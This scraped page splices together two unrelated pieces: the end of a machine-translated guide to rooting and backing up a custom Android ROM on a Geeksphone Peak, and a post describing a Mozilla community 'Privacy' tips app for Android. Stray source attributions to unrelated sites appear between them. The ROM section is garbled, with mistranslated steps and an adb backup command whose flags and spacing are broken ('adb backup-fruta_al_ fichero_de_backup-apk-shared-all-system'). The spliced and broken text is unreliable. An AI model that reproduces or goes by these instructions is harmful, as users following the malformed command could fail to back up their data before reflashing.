
5. The ROM has also included the "Titanium Backup" application to make backups of applications and system information. This application requires root permissions so to use it must first be rooting the ROM. Both this application and the "Superuser" can be uninstalled without problems and installed again from the "Play Store" or other similar install.

6. As far as I've tried it took several days with her, everything works perfectly. Call, SMS, 3G, Wifi, Bluetooth, camera, sensors, accelerometer, GPS, etc.

ROOTING AS THE ROM:

To finish the rooteo ROM you need to have phone with data connection, either wifi or 3G, GPRS, etc.. and follow the steps.

1) Start the "Superuser" application



Source: explainxkcd.com

2) Slide the display to show the "info" and click on the subsection where it says "your binary v3.1.1 (17)" in the area where the letters are on green.

3) The next screen, where you should click on "Update" appears.

4) own "Superuser" app will ask permission "root" we owe grant.

5) The "Superuser" application from end to root the ROM and you should see the following screen:

6) Now you can exit the application. You already have the phone rooted!

THE PASSING OF A ANDROID AND VICE VERSA FFOS WITHOUT LOSING DATA

You've flashed your GP Peak with Android does not mean that you can no longer return to FFOS even be changing from one to another. At any time you can regain FFOS installing the official ROM Geeksphone ofhere.

You can make a backup of your data by

Android: adb backup-fruta_al_ fichero_de_backup-apk-shared-all-system

This will create a file in ruta_al_fichero_de_backup all phone information (user data, applications, etc.) And then do the restore with: adb restore ruta_al_fichero_de_backup. This will leave the phone exactly as it was before the backup.

I mean, you can make a backup of your android, flash the ROM with FFOS when you tire again, flash the ROM with Android and do the restore and have Android phone exactly as before.

IMPROVEMENTS, CHALLENGES THAT HAVE IN MIND

1.Change the ClockworkMod recovery. Although having rooteada ROM with fastboot and adb and you can do everything.

2.Ask FFOS and dual boot Android. I think it could be possible and not too complicated.

3.Make JellyBean version (Android 4.1.2)

4.Make a launcher for Android which has internally FFOS javascript engine so that both can launch native Android apps FFOS as transparently to the user. Sounds good right?

LAST CONSIDERATIONS


I know no one has asked you, but doing this ROM has taken me many hours I had to remove my free time, sleep and be with my family. Perhaps even expert in creating Android ROMS and would have taken much less but it was a simple Android user, so yes, very stubborn ;-).

I said I did not ask anything in return but at least I would like to receive comments from people who are using and if you have served some purpose, some appreciation would not hurt …

NOTE:

To get back to Firefox OS, maybe try 1.1 or the nightly versions, visit *http://downloads.geeksphone.com/* and download the version of your need.


By Dipak Kumar



Source: mmajunkie.com

By Dipak Kumar


PRIVACY app




Mozilla NITDGP is always been different from other communities in the stuff it performs. This time for privacy month I(Dipak kumar) from Mozilla NITDGP took the initiative to develop an android app which contains all the basic tips and information about maintaining privacy on the internet. Hence the app is name as "Privacy".

Introduction to App:

This app will run on all android devices from API 16. to API 22.It contains information about issues like "Tracking,lightbeam,Ghostery,Do not Track,PermissionManager,NetNeutrality,Master Password and ssl,etc."






1.What is Tracking

It contains description of the what is tracking and how tracking is done with some images for better understanding.


2.Light Beam:


It contains the information about the firefox add on light beam and what is does and how it prevents you from trcking and how to install it.




3.Do not Track:

It contains the information about the do not track feature and how to activate this feature in Mozilla firefox.








4.Ghostery:

It contains information about the ghostery addon and how to install it in mozilla firefox.

5.Permissions Manager:

It contains information about permissions manager in the Firefox browser and information about various permission.




Uses of the app :

1)This app is useful for all types of people as it contents are general and are easy to understand.

2)It is useful for educational purpose

3)It can be used by Mozillians as a Privacy Toolkit for distributing to peoples as it is not possible to conduct all topics in a single session.

